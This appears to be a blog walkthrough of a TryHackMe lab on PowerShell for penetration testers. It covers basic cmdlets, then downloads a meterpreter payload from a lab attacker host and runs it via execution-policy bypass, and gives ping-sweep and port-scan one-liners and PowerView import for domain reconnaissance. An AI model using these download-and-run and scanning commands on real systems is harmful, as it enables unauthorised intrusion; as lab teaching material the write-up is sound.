TryHackMe PowerShell for Pentesters

Saikat Karmakar | AUG 18 : 2021

Intro


Whether you have direct shell access and try to live off the land or use a command control infrastructure such as Covenant, PowerShell is a powerful tool to master. This section will cover the basics of PowerShell that will be useful in any engagement. If you do not feel comfortable using PowerShell, please consider revisiting the "Hacking with PowerShell" room.

As you have probably noticed, most of the command-line portions of penetration test training focus on using Linux. However, most systems used within a corporate environment are Windows; thus, it is important that the Red Team member feels at home in both operating systems.

There are several PowerShell scripts useful in penetration tests, such as PowerView and Nishang; however, please remember these two points about them;

1. They are detected by most antivirus software
2. They are detected by most antivirus software

Below is a simple test run with the free version of AVG antivirus. As you can see, the "`Get-ComputerDetails.ps1`" script, which is part of PowerSploit, has been detected.




So, if you dream of connecting to a target machine on a corporate network and instantly being able to fire up PowerSploit or Nishang, this might not always be the case. There will, of course, be situations where these scripts will run and be very useful, but do not take them for granted.

On the other hand, being able to use PowerShell will give you the power of an object-oriented programming language readily available on the target platform.

Manipulating files

The "`Start-Process`" command can be used to start a process. You can see an example below for notepad.exe.

```
PS C:\Users\jlowe> Start-Process notepad.exe
PS C:\Users\jlowe>
```



Get-Process

`Get-Process` is useful to list all running processes.

It can also be used with the "`-name`" parameter to filter for a specific process name.

```
PS C:\Users\jlowe> Get-Process -Name notepad

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    236      13     2668      15372       0.14   1096   1 notepad


PS C:\Users\jlowe> _
```

Especially with command outputs that may be difficult to read or need further processing appending the "`Export-Csv`" command will create a CSV file with the output of the first command.

```
PS C:\Users\jlowe\Desktop> Get-Process | Export-Csv running_processes.csv
PS C:\Users\jlowe\Desktop> Get-Content .\running_processes.csv
#TYPE System.Diagnostics.Process
"Name","SI","Handles","VM","WS","PM","NPM","Path","Company","CPU","FileVersion","ProductVersion","Description","Product"
,"__NounName","BasePriority","ExitCode","HasExited","ExitTime","Handle","SafeHandle","HandleCount","Id","MachineName","M
ainWindowHandle","MainWindowTitle","MainModule","MaxWorkingSet","MinWorkingSet","Modules","NonpagedSystemMemorySize","No
npagedSystemMemorySize64","PagedMemorySize","PagedMemorySize64","PagedSystemMemorySize","PagedSystemMemorySize64","PeakP
agedMemorySize","PeakPagedMemorySize64","PeakWorkingSet","PeakWorkingSet64","PeakVirtualMemorySize","PeakVirtualMemorySi
ze64","PriorityBoostEnabled","PriorityClass","PrivateMemorySize","PrivateMemorySize64","PrivilegedProcessorTime","Proces
sName","ProcessorAffinity","Responding","SessionId","StartInfo","StartTime","SynchronizingObject","Threads","TotalProces
sorTime","UserProcessorTime","VirtualMemorySize","VirtualMemorySize64","EnableRaisingEvents","StandardInput","StandardOu
tput","StandardError","WorkingSet","WorkingSet64","Site","Container"
"conhost","1","268","2203478118400","9162752","4354048","13584","C:\Windows\system32\conhost.exe","Microsoft Corporation
","1.578125","10.0.19041.1 (WinBuild.160101.0800)","10.0.19041.1","Console Window Host","Microsoft? Windows? Operating S
ystem","Process","8",,"False",,"2812","Microsoft.Win32.SafeHandles.SafeProcessHandle","268","2652",".","0","","System.Di
agnostics.ProcessModule (conhost.exe)","1413120","204800","System.Diagnostics.ProcessModuleCollection","13584","13584","
4354048","4354048","230856","230856","4354048","4354048","18657280","18657280","164089856","2203482312704","True","Norma
l","4354048","4354048","00:00:00.9375000","conhost","1","True","1","System.Diagnostics.ProcessStartInfo","5/3/2021 1:10:
43 AM",,"System.Diagnostics.ProcessThreadCollection","00:00:01.5781250","00:00:00.6406250","159895552","2203478118400","
False",,,,"9162752","9162752",,
```

Get-Content

Similar to "`cat`" on Linux and "`type`" on the Windows command-line, "`Get-Content`" can be used to display the content of a file.

```
PS C:\Users\jlowe\Desktop> Get-Content .\IP_addresses.txt
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.4
10.0.2.5
10.0.2.6
10.0.2.7
10.0.2.8
10.0.2.9
10.0.2.10
PS C:\Users\jlowe\Desktop>
```

Copy-Item

Files can be copied and moved with "`Copy-Item`" and "`Move-Item`", respectively.

```
PS C:\Users\jlowe\Desktop> Copy-Item .\IP_addresses.txt Copy_IP_addresses.txt
PS C:\Users\jlowe\Desktop> dir


    Directory: C:\Users\jlowe\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/28/2021   9:10 AM            111 Copy_IP_addresses.txt
-a----         4/28/2021   9:10 AM            111 IP_addresses.txt


PS C:\Users\jlowe\Desktop>
```

Get-FileHash


Although not directly related to penetration tests, hashes are handy to compare files or search for malware samples on platforms such as VirusTotal. The built-in "`Get-FileHash`" command can be used to obtain hashes on most formats.

```
PS C:\Users\jlowe\Desktop> Get-FileHash -Algorithm SHA256 .\IP_addresses.txt

Algorithm       Hash
---------       ----
SHA256          8D2B0B24417CF4264CBB5B49628A072FF43AD047F85E27834EF8CE491A4956AA


PS C:\Users\jlowe\Desktop> Get-FileHash -Algorithm MD5 .\IP_addresses.txt

Algorithm       Hash
---------       ----
MD5             817D558B2CBE8471D39B387BBF8D01BF
```

Downloading files

There are numerous ways to download files from a remote server using PowerShell. One of the quickest ways can be seen below. This will connect to the remote host (10.0.2.8 in this case) and download the `meterpreter-64.ps1`. The file is saved as "`meterpreter.ps1`".

The screenshot below shows a sample lab setup used with Kali running a Python HTTP server on port 8888 (`python3 -m http.server 8888`).



Once the script has been downloaded, you may run into the first related to PowerShell: ExecutionPolicy. It is important to note that, as Microsoft clearly states in the related documentation, "`ExecutionPolicy`" is NOT a security feature. It merely functions as an added safety measure and can be bypassed by the user.

```
PS C:\Users\jlowe> .\meterpreter.ps1
.\meterpreter.ps1 : File C:\Users\jlowe\meterpreter.ps1 cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\meterpreter.ps1
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\jlowe>
```

The current state of the ExecutionPolicy configuration can be seen using "`Get-ExecutionPolicy -list`"

Execution policies can have seven different values;

1. AllSigned: Scripts can run but require all scripts to be signed by a trusted publisher.
2. Bypass: All scripts can run, and no warnings or prompts will be displayed.
3. Default: This refers to "restricted" for Windows clients and "RemoteSigned" for Windows servers.
4. RemoteSigned: Scripts can run, and this does not require local scripts to be digitally signed.
5. Restricted: The default configuration for Windows clients. Allows individual commands to run, does not allow scripts.
6. Undefined: This shows that no specific execution policy was set. This means default execution policies will be enforced.
7. Unrestricted: Most scripts will run.

As mentioned earlier, ExecutionPolicy is not a security feature and can be bypassed by users. The user has several alternatives to bypass the ExecutionPolicy; however, some methods may require the user to have administrator account privileges.

The most common way to bypass execution policy can be seen below:

```
PS C:\Users\jlowe> powershell -ExecutionPolicy Bypass -File .\meterpreter.ps1
1924
PS C:\Users\jlowe>
```

Another option could be to use "`Set-ExecutionPolicy Bypass`" with the scope set for the process. The "`-scope`" parameter will set the execution policy only for the current PowerShell session and will go back to the initial settings once the PowerShell session is closed.

```
PS C:\Users\jlowe> Set-ExecutionPolicy Bypass -Scope Process

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): A
PS C:\Users\jlowe> .\meterpreter.ps1
2428
PS C:\Users\jlowe>
```

Another easy way to download files from a remote server is to use the "`Invoke-WebRequest`" command.

```
PS C:\Users\jlowe> Invoke-WebRequest "http://10.0.2.8:8888/meterpreter-64.ps1" -OutFile "meterpreter2.ps1"
PS C:\Users\jlowe> ls


    Directory: C:\Users\jlowe


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         4/27/2021   1:52 PM                3D Objects
d-r---         4/27/2021   1:52 PM                Contacts
d-r---          5/3/2021  11:01 PM                Desktop
d-r---          5/3/2021   1:24 PM                Documents
d-r---         4/27/2021   1:52 PM                Downloads
d-r---         4/27/2021   1:52 PM                Favorites
d-r---         4/27/2021   1:52 PM                Links
d-r---          5/3/2021   1:45 PM                Music
d-r---         4/27/2021   1:54 PM                OneDrive
d-r---          5/3/2021   1:44 PM                Pictures
d-r---         4/27/2021   1:52 PM                Saved Games
d-r---         4/27/2021   1:53 PM                Searches
d-r---         4/27/2021   1:52 PM                Videos
-a----          5/4/2021   1:06 AM           3246 meterpreter2.ps1
```

System Reconnaissance

While several PowerShell scripts are readily available for reconnaissance, these may be flagged by the antivirus installed on the target system.

Finding Missing Patches

The patch level of the target system will have an impact on the steps following the initial compromise. Having an idea about the potentially missing patches could help the red teamer identify a possible privilege escalation path or even provide further information about the target system.

The "`Get-Hotfix`" command can be used to enumerate already installed patches.

```
PS C:\Users\alper\Desktop> Get-HotFix

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
DESKTOP-6G... Update           KB4578968                          11/19/2020 12:00:00 AM
DESKTOP-6G... Update           KB4562830                          11/19/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4570334                          11/18/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4580325                          11/19/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4586864                          11/19/2020 12:00:00 AM
DESKTOP-6G... Update           KB4594440                          11/19/2020 12:00:00 AM
```

To make things easier, we could output the result of the Get-Hotfix command in a list format and grep it further using the "`findstr`" command. The example below shows how the installation date of patches could be listed to have a better idea about update cycles on the target.

```
PS C:\Users\alper\Desktop> Get-HotFix | Format-list | findstr InstalledOn
InstalledOn         : 11/19/2020 12:00:00 AM
InstalledOn         : 11/19/2020 12:00:00 AM
InstalledOn         : 11/18/2020 12:00:00 AM
InstalledOn         : 11/19/2020 12:00:00 AM
InstalledOn         : 11/19/2020 12:00:00 AM
InstalledOn         : 11/19/2020 12:00:00 AM
PS C:\Users\alper\Desktop>
```

By default, the "`Get-HotFix`" command will show the output in a table format. This table can be useful to list only data provided in a column without the need to use "`findstr`" using "Format-Table" followed by the name of the column we are interested in. The example below shows the output listing only HotFixIDs.

```
PS C:\Users\alper\Desktop> Get-HotFix | Format-Table HotFixID

HotFixID
--------
KB4578968
KB4562830
KB4570334
KB4580325
KB4586864
KB4594440
```

"`Format-List`" can also be used to gather more information about objects. Below are three examples using a simple "`dir`" command.

```
PS C:\Users\alper\Documents> dir


    Directory: C:\Users\alper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/25/2021   5:38 AM          12331 RFP_File.docx
```

```
PS C:\Users\alper\Documents> dir | Format-List


    Directory: C:\Users\alper\Documents



Name           : RFP_File.docx
Length         : 12331
CreationTime   : 4/25/2021 5:38:40 AM
LastWriteTime  : 4/25/2021 5:38:58 AM
LastAccessTime : 4/25/2021 5:39:17 AM
Mode           : -a----
LinkType       :
Target         : {}
VersionInfo    : File:             C:\Users\alper\Documents\RFP_File.docx
                 InternalName:
                 OriginalFilename:
                 FileVersion:
                 FileDescription:
                 Product:
                 ProductVersion:
                 Debug:            False
                 Patched:          False
                 PreRelease:       False
                 PrivateBuild:     False
                 SpecialBuild:     False
                 Language:
```

```
PS C:\Users\alper\Documents> dir | Format-List *


PSPath            : Microsoft.PowerShell.Core\FileSystem::C:\Users\alper\Documents\RFP_File.docx
PSParentPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\alper\Documents
PSChildName       : RFP_File.docx
PSDrive           : C
PSProvider        : Microsoft.PowerShell.Core\FileSystem
PSIsContainer     : False
Mode              : -a----
VersionInfo       : File:             C:\Users\alper\Documents\RFP_File.docx
                    InternalName:
                    OriginalFilename:
                    FileVersion:
                    FileDescription:
                    Product:
                    ProductVersion:
                    Debug:            False
                    Patched:          False
                    PreRelease:       False
                    PrivateBuild:     False
                    SpecialBuild:     False
                    Language:

BaseName          : RFP_File
Target            : {}
LinkType          :
Name              : RFP_File.docx
Length            : 12331
DirectoryName     : C:\Users\alper\Documents
Directory         : C:\Users\alper\Documents
IsReadOnly        : False
Exists            : True
FullName          : C:\Users\alper\Documents\RFP_File.docx
Extension         : .docx
CreationTime      : 4/25/2021 5:38:40 AM
CreationTimeUtc   : 4/25/2021 12:38:40 PM
LastAccessTime    : 4/25/2021 5:39:17 AM
LastAccessTimeUtc : 4/25/2021 12:39:17 PM
LastWriteTime     : 4/25/2021 5:38:58 AM
LastWriteTimeUtc  : 4/25/2021 12:38:58 PM
Attributes        : Archive
```

As you can see, we can access even more information about the file (such as the CreationTime, Last AccessTime, LastWriteTime) using a wildcard after "`Format-List`" to show all available information.


At any stage, "`Out-File`" can be used to save the output to a file for further use.

```
PS C:\test> dir
PS C:\test> Get-HotFix | Out-File hotfix.txt
PS C:\test> dir


    Directory: C:\test


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/25/2021   5:45 AM           1518 hotfix.txt


PS C:\test> type .\hotfix.txt

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
DESKTOP-6G... Update           KB4578968                          11/19/2020 12:00:00 AM
DESKTOP-6G... Update           KB4562830                          11/19/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4570334                          11/18/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4580325                          11/19/2020 12:00:00 AM
DESKTOP-6G... Security Update  KB4586864                          11/19/2020 12:00:00 AM
DESKTOP-6G... Update           KB4594440                          11/19/2020 12:00:00 AM
```

"`Get-Content`" could also be used to read the file's content just as "type" shown in the example above. Several other output formats are available, including the beautiful GridView option.

```
PS C:\test> Get-Command -Name Out*

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Out-Default                                        3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Out-File                                           3.1.0.0    Microsoft.PowerShell.Utility
Cmdlet          Out-GridView                                       3.1.0.0    Microsoft.PowerShell.Utility
Cmdlet          Out-Host                                           3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Out-Null                                           3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Out-Printer                                        3.1.0.0    Microsoft.PowerShell.Utility
Cmdlet          Out-String                                         3.1.0.0    Microsoft.PowerShell.Utility
```

The GridView option provides a nice GUI with sortable columns for any output that can be overwhelming on the CLI.



Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
334	20	7816	0	0.16	6,092	1	ApplicationFrameHost
269	14	5448	8724	7.72	4,668	1	conhost
262	14	4364	0	2.81	6,552	1	conhost
347	13	1608	44		436	0	csrss
401	20	1748	76		532	1	csrss
472	17	4836	5944	1.78	3,796	1	ctfmon
265	14	3776	0		2,668	0	dllhost
243	22	5124	0	0.33	6,932	1	dllhost
1,017	54	107868	19672		984	1	dwm
2,421	87	45308	26668	7.11	6,960	1	explorer
39	5	1284	0		788	0	fontdrvhost
39	6	1716	0		796	1	fontdrvhost
0	0	60	8		0	0	Idle
1,179	27	6764	4520		676	0	lsass
0	0	728	276...		1,576	0	Memory Compression
222	13	2824	0		2,836	0	msdtc
457	27	26648	520	2.23	3,120	1	msedge
362	19	30544	5200	1.81	3,324	1	msedge
406	20	9184	4852	1.45	4,052	1	msedge
1,180	51	28180	7028	3.47	5,952	1	msedge
151	9	1648	0	0.00	6,000	1	msedge
284	17	6120	1480	0.22	6,444	1	msedge
669	63	132696	13984		2,312	0	MsMpEng
176	11	3964	884		672	0	NisSrv
515	28	8728	444	1.25	5,680	1	notepad

Network Reconnaissance

The following command can be used to ping a given IP range. In this example, we will ping the IP addresses from 10.0.2.1 to 10.0.2.15

```powershell
1..15 | %{echo "10.0.2.$_"; ping -n 1 10.0.2.$_ | Select-String ttl} 2>$null

1..1024 | %{echo ((New-Object Net.Sockets.TcpClient).Connect("10.0.2.8", $_)) "Open Port - $_"} 2>$null
```

```
PS C:\Users\jlowe> 1..15 | %{echo "10.0.2.$_"; ping -n 1 10.0.2.$_ | Select-String ttl}
10.0.2.1

Reply from 10.0.2.1: bytes=32 time<1ms TTL=255
10.0.2.2
Reply from 10.0.2.2: bytes=32 time=1ms TTL=128
10.0.2.3
Reply from 10.0.2.3: bytes=32 time<1ms TTL=255
10.0.2.4
Reply from 10.0.2.4: bytes=32 time<1ms TTL=128
10.0.2.5
10.0.2.6
10.0.2.7
Reply from 10.0.2.7: bytes=32 time<1ms TTL=128
10.0.2.8
Reply from 10.0.2.8: bytes=32 time<1ms TTL=64
10.0.2.9
10.0.2.10
10.0.2.11
10.0.2.12
10.0.2.13
10.0.2.14
10.0.2.15
```

The first part of the command, delimited by the "|" character, sets the range for the last octet. The second part generates and prints the IP address to be used and pipes it to the command line. Finally, the last part greps lines that include the “TTL” string.

A similar command can be built using the existing socket and TCP client functions. In the example below, we scan the first 1024 TCP ports of the target. Note that the “`2>$null`” sends any error to null, providing us with a cleaner output.

```
PS C:\Users\jlowe> 1..1024 | %{echo ((New-Object Net.Sockets.TcpClient).Connect("10.0.2.8", $_)) "Open port on - $_"} 2>$null
Open port on - 21
Open port on - 22
Open port on - 25
Open port on - 80
Open port on - 110
```

Using PowerView

PowerView is one of the most effective ways to gather information on the domain. The module can be downloaded from https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1

Remember that you may need to bypass the execution policy to be able to run the script.

```
PS C:\Users\Walter\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Walter\Desktop>
```

We can now use `PowerView.ps1` to obtain more information on the domain configuration and users.

Get-NetDomainController

